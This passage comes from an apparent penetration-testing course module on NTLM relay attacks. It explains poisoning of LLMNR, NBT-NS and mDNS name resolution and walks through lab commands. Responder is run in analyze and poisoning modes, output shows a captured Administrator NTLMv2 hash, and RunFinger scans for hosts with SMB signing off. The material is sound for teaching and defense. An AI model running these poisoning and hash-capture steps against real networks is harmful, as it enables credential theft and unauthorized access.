
The vulnerabilities and weaknesses affecting the `NTLM` family of authentication protocols are many, from inherent design issues to cryptographically insecure algorithms utilization. Its usage is very frowned upon by Microsoft, with Kerberos being the better and more secure alternative. However, there are some situations in which Kerberos cannot be used, including:

1. Compatibility with older systems (such as legacy systems not supporting Kerberos).
2. The Kerberos configuration is not set up correctly.
3. The server is not domain-joined.
4. A protocol chooses not to support Kerberos but only `NLMP`.


Regardless of the many security improvements that `NTLMv2` received over `NTLMv1` and `LM`, all of the `NTLM` family of authentication protocols are susceptible to relay attacks from spoofed servers because they lack the means of supporting `mutual authentication`, whereby the client verifies that it is authenticating against the legitimate server and that the server verifies that it is authenticating the legitimate client (remember that the session security `SSPI` provides tackles this problem using `signing`).

AiTM NTLM Authentication

To perform the `NTLM relay` attack against domain-joined machines, an adversary pretends to be a legitimate server for the client requesting authentication, in addition to pretending to be a legitimate client for the server that offers a service, relaying messages back and forth between them until establishing an authenticated session. After establishing an authenticated session with the server, the adversary abuses it to carry out authorized actions on behalf of the client; for the client, the adversary either sends an application message stating that authentication failed or terminates the connection:



For workgroup `NTLM` authentication, the adversary carries out the same attack:




Note: Enterprise environments always rely on Active Directory, and therefore the hosts utilize domain-joined authentication. Although the upcoming images do not show the DC for the sake of simplicity and clarity, always remember that the server delegates the verification of the client's identity to a DC.

The NTLM Relay Attack Phases

We can divide the `NTLM relay` attack into three phases: `Pre-relay`, `Relay`, and `Post-relay`. Let us discover each phase and learn about the techniques and tools we can use.

Phase I: Pre-relay

The `pre-relay` phase focuses on techniques that induce/coerce a client to initiate `NTLM` authentication for a service on a server:



Many techniques are used in the `pre-relay` phase, including:

- `AiTM` techniques such as `poisoning` and `spoofing` attacks.
- `Authentication Coercion` attacks.

This section will cover `poisoning` and `spoofing` attacks. We will discuss `Authentication Coercion` in another section.

Poisoning and Spoofing

There are many ways to perform poisoning or spoofing operations to pose as a legitimate network server or redirect traffic. These techniques usually make much noise and are opportunistic because many rely on requests and traffic initiated by the clients.

Windows supports various name resolution processes:

- `DNS`
- `NetBIOS Name Resolution` (`NBT-NS`)
- `Link-Local Multicast Name Resolution` (`LLMNR`)
- `Peer Name Resolution` (`PNR`)
- `Server Network Information Discovery` (`SNID`)


LLMNR, NBT-NS, and mDNS Poisoning

In enterprise networks, the use of DNS is usually heavy. However, some organizations don't configure the DNS perfectly, resulting in some clients using name resolution that standard DNS servers do not resolve (e.g., because of incomplete DNS tables or unavailable servers). System administrators can configure clients to use alternative name resolution protocols in these situations to fill this gap and have more fluent networks. For example, by default, Windows machines are configured to rely on `LLMNR` (`Local-Link Multicast Name Resolution`) specified in RFC4795, `NBT-NS` (NetBIOS Name Service), and other operating systems can also use `mDNS` (multicast Domain Name System).

While DNS is a unicast protocol, meaning that a client directly asks a server for a name resolution, the `LLMNR` , `NBT-NS` , and `mDNS` are multicast protocols, meaning that the client will broadcast the network asking if anyone knows the name it's looking for. So, if we are in that network, we can answer random name resolution requests and redirect the client to our attack host.

The most common tools that we can use for poisoning and spoofing are Responder (most commonly used on Linux) and Inveigh (most widely used on Windows). `Responder` is an `LLMNR` , `NBT-NS` and `MDNS` poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP, and Basic HTTP authentication.

In the below diagram, instead of connecting to `SERVER` , a client mistypes it as `SERVERR` ; however, since no DNS record exists for `SERVERR` , Windows, by default, sends broadcast messages to the network via different protocols (`LLMNR` in this case) asking if anyone know the IP address for `SERVERR` . As attackers, we will abuse these broadcast requests and send poisoned responses using `Responder` to force the client to authenticate against us.



Let us create an example of the above case of `LLMNR`, `NBT-NS`, or `mDNS` poisoning in action. In this module, we will be emulating that we have access to the internal network to which we will connect through the Ubuntu computer. This computer has all the tools we need to interact with the network and perform the attacks.

We need to start the lab (target machine below) and connect via `SSH` or `RDP` to connect to our attack host. We will use `SSH` for all exercises using the credentials `htb-student:HTB_@cademy_stdnt!`:

```
ssh [email protected]

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-153-generic x86_64)

htb-student@ubuntu:~$
```

Now that we can access our attack host, we will run `Responder`; it will start poisoning `LLMNR`, `NBT-NS`, and `MDNS` broadcast requests by default, in addition to creating different servers such as HTTP(s), SMB, Kerberos and to handle authentication requests. All captured hashes are printed to the screen (stdout) and also saved in the `/logs` directory in a contextual manner such as `(MODULE_NAME)-(HASH_TYPE)-(CLIENT_IP).txt`.

`Responder` allows us to analyze if there is traffic in the network using the `analyze` mode (`-A`); this mode will enable us to see any `NBT-NS`, `browser` or `LLMNR` requests without responding, which we can use for reconnaissance purposes. People tend to mistype hostnames, URLs, and such, which we can utilize in our favor to relay these authentication requests. To use `Responder`, we need to specify the interface we want with the option `-I`; in our case, the interface connected to the internal network is `ens192`. If we want to analyze the traffic, we can use the option `-A`, which means that we will not poison the traffic:

Executing Responder in Analyze Mode

```
sudo python3 Responder.py -I ens192 -A

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie ([email protected])
  To kill this script, hit CTRL-C

[+] Poisoners:
    LLMNR                      [OFF]
    NBT-NS                     [OFF]
    MDNS                       [OFF]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    <SNIP>
[+] Listening for events...

[Analyze mode: ICMP] You can ICMP Redirect on this network.
[Analyze mode: ICMP] This workstation (172.16.117.30) is not on the same
subnet than the DNS server (127.0.0.53).
[Analyze mode: ICMP] Use `python tools/Icmp-Redirect.py` for more details.
[!] Error starting TCP server on port 3389, check permissions or other
```

```
servers running.
[+] Responder is in analyze mode. No NBT-NS, LLMNR, or MDNS requests will
be poisoned.
[Analyze mode: NBT-NS] Request by 172.16.117.3 for WS001, ignoring
[Analyze mode: MDNS] Request by fe80::d090:c3b3:28c:1e47 for ws001.local,
ignoring
[Analyze mode: LLMNR] Request by fe80::d090:c3b3:28c:1e47 for WS001,
ignoring
[Analyze mode: LLMNR] Request by 172.16.117.3 for ws001, ignoring
[Analyze mode: MDNS] Request by 172.16.117.3 for ws001.local, ignoring
```


In the above example, a user from the computer `172.16.117.3`, tried to connect to `ws001`, but since DNS could not respond, it broadcasted it over other protocols, and `Responder` displayed these requests.

To poison broadcast traffic instead of analyzing it, we can remove the `-A` option; `Responder` will answer broadcast traffic and poison responses, making users attempt to authenticate against our attack machine:


Executing Responder in Poisoning Mode

```
sudo python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-------.|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

<SNIP>

[*] [NBT-NS] Poisoned answer sent to 172.16.117.3 for name WS001 (service:
File Server)
[*] [MDNS] Poisoned answer sent to 172.16.117.3    for name ws001.local
[*] [LLMNR]  Poisoned answer sent to fe80::d090:c3b3:28c:1e47 for name
ws001
[*] [LLMNR]  Poisoned answer sent to 172.16.117.3 for name ws001
[SMB] NTLMv2-SSP Client   : fe80::d090:c3b3:28c:1e47
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\Administrator
[SMB] NTLMv2-SSP Hash     :
Administrator::INLANEFREIGHT:b5daffce9f8d12a5:4E7E44BC6E12276291D96FF2BF56
0E20:0101000000000000794D1BBFC4D901DF427626976A<SNIP>
[*] [MDNS] Poisoned answer sent to 172.16.117.3    for name ws001.local
```

The following illustrates the action that the users perform causing the broadcast messages:



Similar to how we receive an `SMB` connection when a user mistyped a UNC, we can get the same results with `HTTP` when a user browses to a domain that does not exist; we use `Responder` for the connection to come to our machine:



Note: Analyze mode is also useful if we want to capture traffic/hashes of different protocols such as SMB, MSSQL, HTTP, FTP, IMAP, and LDAP. We could crack these hashes or be lucky enough to receive plain text credentials. However, in this module, we will only focus on relaying attacks.

In addition to `Responder`, Pretender is a new powerful tool written in Go, developed by RedTeam Pentesting. It obtains a man-in-the-middle position by spoofing name resolutions and DHCPv6 DNS-related takeover attacks. `Pretender` can be executed without answering any name resolution using the `--dry` flag, which helps analyze the broadcast traffic in the environment. `Pretender` offers releases ready for use. Throughout the module, we will only utilize `Responder`. However, knowing about other tools, especially ones written in Go, is

always beneficial, as they are cross-platform and portable. Because, by default, it poisons DHCP requests, `pretender` can be highly disruptive in production networks.


Note: The problem with poisoning DHCP requests is that they will be semi-permanent on the machine until the request time has expired, the machine is rebooted, or a new DHCP request is forced. While this happens, any DNS requests made by this machine may miss their target, leaving the machine with network problems.

Additionally, there are many other poisoning attacks, including:

- ARP Poisoning
- DNS Poisoning
- DHCP Spoofing
- DHCPv6 Spoofing
- ADIDNS Poisoning
- WPAD Spoofing
- WSUS Spoofing

Phase II: Relay

The `Relay` phase focuses on relaying the `NTLM` authentication of the client to a relay target:



Hunting for Relay Targets

We must find machines that meet some criteria: if we target `SMB` on the relay targets, we need `SMB signing` to be `disabled` (we will study other protocols in an upcoming section).

We can use multiple tools to enumerate SMB `signing` settings, including `RunFinger.py`, `CrackMapExec`, and `Nmap`.

RunFinger

RunFinger.py is a tool included with `Responder` (found in `/home/htb-students/tools/Responder/tools/`) that can be used to enumerate the network for hosts with SMB `signing` off, in addition to finding whether some standard services are running on the hosts:

```
python3 RunFinger.py -i 172.16.117.0/24

[SMB2]:['172.16.117.3', Os:'Windows 10/Server 2016/2019 (check build)',
Build:'17763', Domain:'INLANEFREIGHT', Bootime: 'Unknown', Signing:'True',
RDP:'True', SMB1:'False', MSSQL:'False']
<SNIP>
```

CrackMapExec

